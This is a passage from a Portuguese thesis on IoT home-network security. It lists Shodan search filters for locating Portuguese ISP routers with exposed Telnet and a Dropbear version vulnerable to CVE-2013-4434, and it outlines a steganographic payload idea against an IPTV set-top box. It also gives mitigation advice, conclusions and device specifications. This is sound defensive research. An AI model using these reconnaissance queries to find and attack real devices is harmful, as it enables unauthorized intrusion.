

Figura 11: Quantidade de dispositivos indexados pelo Shodan - Telnet

Listagem 27: Filtros Shodan Routers

```
#Routers Technicolor/Thomson

TG784n country:"PT" org:"MEO"
Technicolor country:"PT" org:"MEO"
Technicolor country:"PT" org:"Vodafone"
Thomson country:"PT" org:"MEO"

#Routers Huawei

Huawei country:"PT"
```

Como se pode ver na Figura 11, o gráfico mostra que para o filtro `Thomson country:"PT"` existem `396 182` dispositivos indexados e que o serviço mais utilizado pertence ao SIP no porto TCP `5060`, também mostra que o ISP utilizado é a PT Comunicações. Com base no número de equipamentos descobertos podemos então restringir a pesquisa a nível de porto e serviço pretendido.

Os próximos filtros presentes na Listagem 28 servem para quantificar o número de equipamentos vulneráveis e com possibilidade de acesso remoto.

Listagem 28: Filtros Shodan Routers - Telnet

```
1  #Routers Technicolor/Thomson
2
3  TG784n country:"PT" org:"MEO" port:"23"
4  Technicolor country:"PT" org:"MEO" port:"23"
5  Technicolor country:"PT" org:"Vodafone" port:"23"
6  Thomson country:"PT" org:"MEO" port:"23"
7
8  #Routers Huawei
9
10 Huawei country:"PT" port:"23"
```

O filtro na Listagem 29 permite detetar os dispositivos pela versão do *firmware*, quando é executada a pesquisa desta forma o *banner* devolvido informa de qual a versão, geralmente muitos destes dispositivos também apresentam o serviço de **Telnet** vulnerável.

Listagem 29: Filtros Shodan Routers - PPTP 1723 TCP

```
1  #Routers pesquisa por serviço
2
3  port:"1723" org:"MEO" country:"PT"
4  product:"Knopflerfish httpd" country:"PT"
5  product:"Dropbear sshd" version:"0.44" country:"PT"
```

Como se pode ver na Figura 12, o gráfico mostra que para o filtro da linha 3 da Listagem 29 existem `5 293` dispositivos indexados e que o único serviço detetado pertence ao serviço de SSH versão `SSH-2.0-OpenSSH_6.6.1`, também mostra que o ISP utilizado é a PT Comunicações.

Como se pode ver na Figura 13, o gráfico mostra que para o filtro `product:"Knopflerfish httpd"country:"PT"` existem `42` dispositivos indexados e que o único serviço detetado pertence ao serviço de HTTP, também mostra que o ISP utilizado é a PT Comunicações.

Como se pode ver na Figura 14, o gráfico mostra que para o filtro `product:"Dropbear sshd"version:"0.44"country:"PT"` existem `57` dispositivos indexados e que o único serviço detetado pertence ao serviço de SSH versão `SSH-2.0-dropbear_0.44`, também mostra que o ISP utilizado é a PT Comunicações. Esta versão foi identificada como vulnerável à `CVE-2013-4434` [2].

2 https://www.cvedetails.com/cve/CVE-2013-4434/



Figura 12: Quantidade de dispositivos indexados pelo Shodan - TCP 1723



Figura 13: Quantidade de dispositivos indexados pelo Shodan - Knopflerfish



Figura 14: Quantidade de dispositivos indexados pelo Shodan - Dropbear

5.3 RECOMENDAÇÕES

As seguintes recomendações têm por foco garantir uma maior segurança e limitar a capacidade de sofrer ataques remotos, bem como outros conselhos de boas práticas na rede local.

5.3.1 *Routers de ISP*

Estas recomendações visam abranger os equipamentos avaliados como routers de utilização doméstica no decorrer deste projeto, os mesmos foram fornecidos aquando da contratação de serviços a ISPs.

- Alterar as *passwords* pré-definidas

  Um dos maiores problemas com os routers e modems são as configurações de fábrica, muitos destes equipamentos veem configurados por omissão sendo que existem bases de dados na Internet com esta informação.

  Recomenda-se que sejam alteradas estas configurações de fábrica de modo a evitar que um atacante remotamente aceda à interface de gestão e modifique as configurações dos equipamentos.

  Este procedimento é bastante simples e requer apenas que se aceda à interface de gestão do router, normalmente localizada no endereço de *gateway*

`192.168.X.1` ou `192.168.X.254`, e efetuar o respetivo *login* e aceder à página de alteração de *password*.

Um aspeto interessante é que certos *routers* permitem criar outras contas de utilizador com privilégios de administração e desativar a conta de administrador por omissão. Outro aspeto a ter em conta é a ausência do uso de protocolos seguros no caso de Hyper Text Transfer Protocol Secure (HTTPS) na configuração dos equipamentos. Um dos problemas detetados neste projeto quando foi efetuada a análise aos equipamentos Huwaei B310s-22 e Thomson TG784n. No caso do Huawei só é possível usar a consola de gestão em HTTPS após ter efectuado previamente o *login* no equipamento via HTTP e habilitado o uso de HTTPS, isto permite intercetar a *password* da primeira autenticação em *plaintext* na captura de rede.

Por outro lado, o Thomson TG784n permite aceder à página de configuração via HTTP e HTTPS com a nuance de caso o acesso seja efetuado via HTTP é possível capturar as credenciais da mesma forma que no Huawei, no caso do HTTPS o equipamento devolve que o certificado não é confiável até o adicionarmos ao nosso sistema, uma vez que, é assinado pelo próprio equipamento e não por uma autoridade confiável como a **DigiCert** [3].

- Atualização do *firmware*

  Os equipamentos mencionados anteriormente, à data dos testes, estavam a correr a última versão distribuída pelos ISP, sempre que possível deve ser efetuada a pesquisa de forma a identificar se o router está atualizado. Normalmente o problema nesta questão é que são poucos os utilizadores que têm a preocupação de verificar qual o *firmware* que estão a correr e se existem problemas que uma atualização possa resolver. Mesmo que não sintam os sintomas, normalmente as atualizações tendem a trazer melhorias no serviço. No caso em que exista uma grande disparidade entre o *firmware* no cliente e no reportado pelo ISP deve ser procedida a assistência por parte do suporte técnico do ISP, ou num caso mais crítico em que existam vulnerabilidades que ponham em risco o cliente final deve ser feita a sua substituição, nos casos onde um *patch* não repare a falha.

- Desativar serviços desnecessários

  Existe a problemática dos serviços ativos, muitos deles são desnecessários para grande maioria dos consumidores domésticos. É uma questão peculiar, uma vez que, depende da implementação dos utilizadores em questão. De

3 https://www.digicert.com/

salientar, como foi visto durante este projeto, algumas das vulnerabilidades detetadas no Thomson TG784n pertencem a serviços de acesso remoto e gestão, neste caso os protocolos Telnet e SSH que podem ser mitigadas através da sua desativação.

Outros serviços anunciados na rede como podemos ver no caso do UPnP e o Digital Living Network Alliance (DLNA), é prudente desativar de modo a evitar a captura de informações sobre os dispositivos, existe a opção do uso de *Secure UPnP* no Thomson TG784n, que está ativo por omissão, mesmo assim foi possível através do `Miranda` capturar informação. Como foi visto durante este projeto, algumas das vulnerabilidades detetadas no Thomson TG784n pertencem a serviços de acesso remoto e gestão, neste caso os protocolos Telnet e SSH que podem ser mitigadas através da sua desativação.

5.3.2 *Smart TV*

No caso da *Smart TV* avaliada, as recomendações sugeridas passam um pouco pelas mesmas na utilização de um *Smartphone* Android. Como se sabe o sistema operativo Android permite ativar o modo programador e com ele efetuar uma série de testes do mesmo modo que permite um aumento da possibilidade de *debug*.

- Desativar "Modo de depuração"

  A depuração USB geralmente é utilizada pelos programadores no processo de criação de aplicações, com o objetivo de trocar ficheiros entre o computador e o dispositivo, instalar aplicações no aparelho diretamente do computador, sem a necessidade de interagir com o mesmo. Uma ferramenta bastante útil quando usada juntamente com um SDK, sendo que também é possível ativar sem a necessidade de um SDK e geralmente bastante utilizada para obter permissões de `root` no dispositivo.

- Desactivar "Aplicações de fontes não fidedignas"

  Alguns dos ataques passam pela utilização de aplicações com código malicioso embutido, como foi discutido no subcapítulo 3.3, existe a possibilidade de efetuar a recolha de informações pessoais do utilizador através deste método sendo importante manter esta opção desativada nas definições do sistema.

- Desativar os serviços de DLNA

Se possível e quando não utilizado pelo sistema, para evitar a propagação de informação do dispositivo.

- Encriptar o dispositivo

  Os algoritmos criptográficos permitem armazenar os dados de forma ilegível, permitindo apenas o acesso aos dados sensíveis a quem introduzir a chave correta para os desencriptar. Neste caso em específico para executar as funções de criptografia de baixo nível, o Android usa `dm-crypt`, que é o sistema de cifra de disco padrão no *kernel* do Linux.

  A ter em conta que os seguintes fatores:

  – A performance irá sofrer tornando o dispositivo mais lento, uma vez que, os dados têm de ser desencriptados no momento e em cada vez que são acedidos.

  – A encriptação funciona num sentido apenas, ou seja, se a encriptação for ativada o único método possível de reverter é efetuar a reposição de fábrica das definições do dispositivo.

  – Se o dispositivo permitir o acesso de *root* é necessário desativar temporariamente, uma vez que causa problemas, é possível contudo encriptar um dispositivo com permissões *root* só que o método passa por garantir novamente as permissões após encriptar (*un-root* -> *root*).

6

CONCLUSÕES

Neste capítulo são apresentadas as conclusões resultantes do projeto, relativamente à metodologia proposta para analisar dispositivos IoT a nível de ciber-segurança e os resultados atingidos seguindo a mesma.

6.1 RESULTADOS OBTIDOS

O projeto tinha como objetivo fornecer uma metodologia para testar os equipamentos IoT presentes numa rede doméstica e identificar potenciais vulnerabilidades com o foco de as mitigar e garantir a segurança dos utilizadores finais.

Assim sendo, foram testados os equipamentos Huawei B310s-22 e Thomson TG784n para representar os routers domésticos fornecidos pelos ISP, a Motorola VIP1200 IPTV STB com o intuito de representar os serviços de IPTV contratos a um operador e a *Smart TV* Sony Bravia KDL-50WC808 como televisão de segmento de entrada.

Nos equipamentos em estudo as auditorias de segurança foram feitas em paralelo com o uso normal da rede, dessa forma representando a utilização comum que um utilizador faria no seu uso diário.

Podemos concluir com o estudo efetuado que os equipamentos estão vulneráveis a ameaças internas, como representado na Tabela 6.

Outra conclusão que podemos tirar a nível de *firmware* no caso da *Smart TV* é que está bastante protegido até contra engenharia reversa, como foi provado utilizando ferramentas como o `Binwalk` e o `IDA Pro` não foi possível aceder à estrutura de ficheiros. Por outro lado mesmo com acesso à estrutura de ficheiros no caso dos routers, sendo que estes utilizam arquitetura Advanced RISC Machine (ARM), a nível de código não existem pontos por onde possa ocorrer *buffer overflow* utilizando o mesmo método que na arquitetura Microprocessor Without Interlocked Pipeline Stages (MIPS) (Mune, 2010).

Tabela 6: Equipamentos Vulneráveis

EQUIPAMENTO	SERVIÇO	ACESSO DE REDE
Huawei B310s-22	http modem admin	LAN
Motorola IPTV STB	http tv2-auth-digest header	LAN
Thomson TG784n	ftp	LAN
Thomson TG784n	Dropbear sshd 0.44 (protocol 2.0)	LAN
Thomson TG784n	telnet	LAN
Thomson TG784n	http modem admin	LAN
Sony Bravia	upnp/ssdp	LAN

Podemos também com base nos testes justificar que algumas áreas não foram possíveis de explorar devido ao método e procedimento necessários para atingir uma *shell* de *root*. Como referido no capítulo 4, a tentativa de explorar o sistema de ficheiros da *Smart TV* falhou com a abordagem não invasiva apenas recorrendo a aplicações disponíveis na `Play Store`. A execução de um potencial *payload* via USB requer a alteração de permissões do dispositivo e acesso físico ao mesmo. Contudo ficam em mente os trabalhos desenvolvidos por Michéle e Karpow (2014) e Chernyshev e Hannay (2015) para futura referência.

6.2 TRABALHO FUTURO

Existem potencialidades para explorar em termos de *firmware* por método de análise de engenharia reversa. Neste caso tentou-se manter o cenário o mais idêntico possível ao fornecido por um ISP, contudo os *firmwares* dos ISP são de código proprietário, o que necessita de um método invasivo no hardware para efetuar a sua aquisição e *software*.

No caso da STB existe uma prova de conceito mas que envolve o uso de terceiros, neste caso seria efectuar o *exploit* da vulnerabilidade `CVE-2008-2160` [1] via o uso da plataforma `Flickr` e alojar uma foto utilizando esteganografia para encriptar o *payload* na imagem e por sua vez efectuar o *login* na STB no serviço `Flickr` [2] disponível, uma vez que, a MEO/Altice permite aceder a este serviço para visualizar a galeria de imagens.

1 https://www.cvedetails.com/cve/CVE-2008-2160/
2 https://www.flickr.com/services/api/

Potencialmente ao visualizar a imagem Graphics Interchange Format (GIF) ou Joint Photographic Experts Group (JPEG) com o *payload* seria possível tirar partido da vulnerabilidade de execução de código arbitrário.

No caso das *Smart TVs* é uma área em bastante discussão da qual também carece uma maior análise do estado atual da segurança.

BIBLIOGRAFIA

Abomhara, Mohamed et al. (2015). «Cyber security and the internet of things: vulnerabilities, threats, intruders and attacks». Em: *Journal of Cyber Security and Mobility* 4.1, pp. 65–88.

Bormann, Carsten, Mehmet Ersue e Ari Keranen (2014). *Terminology for constrained-node networks*. Rel. téc.

Boztas, Abdul, ARJ Riethoven e Mark Roeloffs (2015). «Smart TV forensics: Digital traces on televisions». Em: *Digital Investigation* 12, S72–S80.

Chernyshev, Maxim e Peter Hannay (2015). «Security assessment of IoT devices: The case of two smart TVs». Em:

Cisco Systems, Inc. (2014). *IoT Reference Model White Paper June 4, 2014*. Website acedido em 2017-12-04 (http://cdn.iotwf.com/resources/71/IoT_Reference_Model_White_Paper_June_4_2014.pdf).

Cloudflare, Inc. (2017). *Orbit - IoT protection by Cloudflare*. Website acedido em 2017-11-13 (https://www.cloudflare.com/orbit/).

CVE Database (2017). *CVE-2013-6949 - Wemo Home Automation Firmware*. Website acedido em 2017-11-24 (http://www.cvedetails.com/cve/CVE-2013-6949/).

De Vivo, Marco et al. (1999). «A review of port scanning techniques». Em: *ACM SIGCOMM Computer Communication Review* 29.2, pp. 41–48.

Dixit, Sameer (2017). *How to conduct an IoT pen test*. Website acedido em 2017-10-24 (https://www.computerworld.com.au/article/619854/how-conduct-an-iot-pen-test).

Federal Trade Commission (2017). «FTC Charges D-Link Put Consumers' Privacy at Risk Due to the Inadequate Security of Its Computer Routers and Cameras». Em: Website acedido em 2017-12-27 (https://www.ftc.gov/news-events/press-releases/2017/01/ftc-charges-d-link-put-consumers-privacy-risk-due-inadequate).

Framingham, Mass. (2017). *IDC Forecasts Worldwide Spending on the Internet of Things to Reach $772 Billion in 2018*. Website acedido em 2018-01-05 (https://www.idc.com/getdoc.jsp?containerId=prUS43295217).

Francis, Ryan (2017). *How to conduct an IoT pen test*. Website acedido em 2017-10-24 (https://www.networkworld.com/article/3198495/internet-of-things/how-to-conduct-an-iot-pen-test.html).

Gan, Gang, Zeyong Lu e Jun Jiang (2011). «Internet of things security analysis». Em: *Internet Technology and Applications (iTAP), 2011 International Conference on*. IEEE, pp. 1–4.

Giavaroto, Sílvio César Roxo e Gerson Raimundo Santos (2013). «Backtrack Linux Auditoria e Teste de Invasão em Redes de Computadores». Em: *Ciência Moderna*.

Goodin, D (2013). «New Linux worm targets routers, cameras,"Internet of things" devices». Em: *Ars Technica* 11.27, p. 2013.

Grattafiori, Aaron e Josh Yavor (2013). «The outer limits: Hacking the samsung Smart TV». Em: *Black Hat Briefings*.

Hansen, B. (2014). *The Dictionary of Multimedia 1999: Terms and Acronyms*. Taylor & Francis. ISBN: 9781135930585. URL: https://books.google.pt/books?id=lcO2AgAAQBAJ.

Horowitz, Michael (2018). *Router Security - Router Bugs Flaws Hacks and Vulnerabilities*. Website acedido em 2018-01-28 (https://www.routersecurity.org/bugs.php).

IOActive (2014). *Belkin WeMo Home Automation Vulnerabilities*. Website acedido em 2017-12-11 (https://ioactive.com/pdfs/IOActive_Belkin-advisory-lite.pdf).

Khan, Mohd Ehmer, Farmeena Khan et al. (2012). «A comparative study of white box, black box and grey box testing techniques». Em: *International Journal of Advanced Computer Sciences and Applications* 3.6, pp. 12–1.

Kolias, Constantinos et al. (2017). «DDoS in the IoT: Mirai and Other Botnets». Em: *Computer* 50.7, pp. 80–84.

Land, Joel (2017). «Systemic Vulnerabilities in Customer-Premises Equipment (CPE) Routers». Em:

Lee, S e Seungjoo Kim (2013). «Hacking, surveilling and deceiving victims on smart tv». Em: *Blackhat USA*.

Liu, Jason (2017). *Enterprise Networks - A Guide for Encrypted Traffic Analytics*. Website acedido em 2017-12-08 (https://blogs.cisco.com/enterprise/a-guide-for-encrypted-traffic-analytics).

Michéle, Benjamin e Andrew Karpow (2014). «Watch and be watched: Compromising all smart tv generations». Em: *Consumer Communications and Networking Conference (CCNC), 2014 IEEE 11th*. IEEE, pp. 351–356.

Miessler, Daniel (2015). «IoT Attack Surface Mapping». Em: *DEFCON 23, Las Vegas, USA*.

Mills, David L (2003). «A brief history of NTP time: Memoirs of an Internet timekeeper». Em: *ACM SIGCOMM Computer Communication Review* 33.2, pp. 9–21.

Montpetit, Marie-José, Thomas Mirlacher e Michael Ketcham (2010). «IPTV: An end to end perspective». Em: *Journal of Communications* 5.5, pp. 358–373.

Mune, Cristofaro (2010). «Exploitation Roundup». Em: *Syscan 10 Taipei*.

Munro, K. (2015). *Is Your Smart TV Listening to You?* Website acedido em 2017-10-28 (https://www.pentestpartners.com/security-blog/is-your-samsung-tv-listening-to-you/).

OWASP (2017). *IoT Testing Guides*. Website acedido em 2017-10-25 (https://www.owasp.org/index.php/IoT_Testing_Guides).

Rouksana, Sabiha (2017). *Hackers are using encryption to bypass your security controls*. Website acedido em 2017-12-13 (https://blogs.cisco.com/security/hackers-are-using-encryption-to-bypass-your-security-controls).

RouterKeygen (2017). *Router Keygen*. Website acedido em 2017-11-05 (http://routerkeygen.github.io/).

Smith, Bryan, William Yurcik e David Doss (2002). «Ethical Hacking: the security justification redux». Em: *Technology and Society, 2002.(ISTAS'02). 2002 International Symposium on*. IEEE, pp. 374–379.

SpeedGuide.net (2017). *Broadband Hardware*. Website acedido em 2017-10-25 (https://www.speedguide.net/broadband-list.php).

Stouffer, Keith, Joe Falco e Karen Scarfone (2008). «NIST SP 800-115: technical guide to information security testing and assessment». Em: *National Institute of Standards and Technology*.

Suo, Hui et al. (2012). «Security in the internet of things: a review». Em: *Computer Science and Electronics Engineering (ICCSEE), 2012 international conference on*. Vol. 3. IEEE, pp. 648–651.

Sutherland, Iain, Huw Read e Konstantinos Xynos (2014). «Forensic analysis of smart TV: A current issue and call to arms». Em: *Digital Investigation* 11.3, pp. 175–178.

Sutherland, Iain, Konstantino Xynos et al. (2014). «A forensic overview of the LG Smart TV». Em:

Tekeoglu, Ali e Ali Şaman Tosun (2014). «Blackbox security evaluation of chromecast network communications». Em: *Performance Computing and Communications Conference (IPCCC), 2014 IEEE International*. IEEE, pp. 1–2.

Tekeoglu, Ali e Ali Şaman Tosun (2015). «A closer look into privacy and security of Chromecast multimedia cloud communications». Em: *Computer Communications Workshops (INFOCOM WKSHPS), 2015 IEEE Conference on*. IEEE, pp. 121–126.

Weber, Rolf H (2010). «Internet of Things–New security and privacy challenges». Em: *Computer law & security review* 26.1, pp. 23–30.

Whitehouse, Ollie (2014). «Security of things: An implementers' guide to cybersecurity for internet of things devices and beyond». Em: *NCC Group*.

Xiaohui, Xu (2013). «Study on security problems and key technologies of the internet of things». Em: *Computational and Information Sciences (ICCIS), 2013 Fifth International Conference on*. IEEE, pp. 407–410.

Zhang, Zhi-Kai et al. (2014). «IoT security: ongoing challenges and research opportunities». Em: *Service-Oriented Computing and Applications (SOCA), 2014 IEEE 7th International Conference on*. IEEE, pp. 230–234.

APÊNDICES

APÊNDICE A - ESPECIFICAÇÕES TÉCNICAS

CHROMECAST 2

Na figura 15 podemos ver o Chromecast 2 e a composição do conteúdo da sua embalagem, segue-se na Tabela 7 as características deste produto.

HUAWEI B310S-22

Na figura 16 podemos ver o Huawei B310s-22 em frente e verso, segue-se na Tabela 8 as características deste produto.

MOTOROLA VIP1200 IPTV SET-TOP BOX

Na figura 17 podemos ver a Motorola VIP1200 IPTV STB em frente e verso, segue-se na Tabela 9 as características deste produto.

Figura 15: Chromecast 2

Tabela 7: Características Técnicas do Chromecast 2

ESPECIFICAÇÃO	DESCRIÇÃO
Saída	HDMI e compatibilidade CEC (Consumer Electronics Control)
Resolução máxima de saída de vídeo	1080p (Full HD)
Dimensões	51,9 x 51,9 x 1,49 mm
Peso	39,1 gramas
Portas e conectores	HDMI e micro USB
Cores	preto, vermelho (Coral) e verde (Lemonade)
Padrão Wireless	802.11 b/g/n/ac Wi-Fi (2.4GHz/5GHz)
Segurança Wireless	WEP, WPA/WPA2
Energia	5V, 1A
Sistemas operacionais suportados	Android 4.1 (ou superior), iOS 7.0 (ou superior), Windows 7 (ou superior), Mac OS 10.7 (ou superior) e Chrome OS (num Chromebook a rodar Chrome 28 ou superior)

Figura 16: Huawei B310s-22

Figura 17: Motorola VIP1200

Tabela 8: Características Técnicas do Huawei B310s-22

ESPECIFICAÇÃO	DESCRIÇÃO
Fabricante e modelo	Huawei B310s-22
Dimensões	18 x 12,5 x 3,5 cm
Bandas 3G suportadas	850/900/1900/2100
Bandas / Categoria	4G LTE B1, B3, B7, B8, B20, LTE Cat 4 DL 150/UL 50 Mbps, LAN IEEE 802.3 / 802.3u
Padrão Wireless	802.11b/g/n Wi-Fi (2.4GHz/5GHz)
Portas e conectores	Ethernet, telefone, 2 antenas 4G de 1dBi cada (incluídas)
Segurança Wireless	WEP, WPA/WPA2
Energia	12V, 1A

Tabela 9: Características Técnicas da Motorola VIP1200 IPTV Set-Top Box

ESPECIFICAÇÃO	DESCRIÇÃO
Fabricante e modelo	Motorola VIP1200
Saída	SCART, HDMI
Resolução máxima de saída de vídeo	1080p (Full HD)
Dimensões	25,4 x 21,6 x 5,6 cm
Peso	1,13 kgs
Portas e conectores	HDMI, SCART, USB e S/PDIF
Cores	preto, cinza
Rede	Ethernet 10/100Base-T RJ-45
Energia	12V, 1A
Sistema operacional	Windows CE com Mediaroom

Figura 18: Sony Bravia KDL-50WC808

Figura 19: Thomson TG784n

SONY BRAVIA KDL-50WC808

Na figura 18 podemos ver a Sony Bravia KDL-50WC808 em frente e verso, segue-se na Tabela 10 as características deste produto.

THOMSON TG784N

Na figura 19 podemos ver o Thomson TG784n em frente e verso, segue-se na Tabela 11 as características deste produto.

Tabela 10: Características Técnicas da Sony Bravia KDL-50WC808

ESPECIFICAÇÃO	DESCRIÇÃO
Fabricante e modelo	Sony Bravia KDL-50WC808
Saída	SCART, HDMI e compatibilidade CEC (Consumer Electronics Control)
Resolução máxima de saída de vídeo	1080p (Full HD)
Dimensões	111,6 x 65,4 x 5,9 cm
Peso	13,7 kgs
Portas e conectores	MHL (Ver. 2); HDCP (1.4); Bluetooth® (HID/HOGP/3DSP/SPP); entrada IF (BS/CS); entrada de vídeo composto; entrada de vídeo componente (Y/Pb/Pr); SCART sem Smartlink; ligação HDMI (4); saída de vídeo SCART; entrada de áudio analógico total; saída de áudio digital; saída de áudio; saída para auscultadores; saída para subwoofer; USB (3 portas); leitor PCMCIA; entrada HDMI para PC
Cores	preto
Rede	Ethernet 10/100Base-T RJ-45, 802.11 b/g/n/ac Wi-Fi (2.4GHz/5GHz)
Energia	12V, 1A
Sistema operacional	Android 5.0

Tabela 11: Características Técnicas do Thomson TG784n

ESPECIFICAÇÃO	DESCRIÇÃO
Fabricante e modelo	Technicolor/Thomson TG784n v1
Dimensões	21,5 x 15,5 x 3,5 cm
Bandas 3G suportadas	850/900/1900/2100 (WAN fall-back)
Padrão Wireless	802.11b/g/n Wi-Fi (2.4GHz/5GHz)
Portas e conectores	4x Ethernet 10/100Base-T RJ-45, 2x VoIP RJ-11, 2x USB, 1x WAN, 1x ADSL, 1x PSTN
Segurança Wireless	WEP, WPA/WPA2
Energia	12V, 1A

B

APÊNDICE B - RELATÓRIOS NESSUS

Os relatórios aqui presentes correspondem à fase de avaliação de vulnerabilidades dos equipamentos presentes no cenário de acordo com o capítulo 4 - casos de estudo.

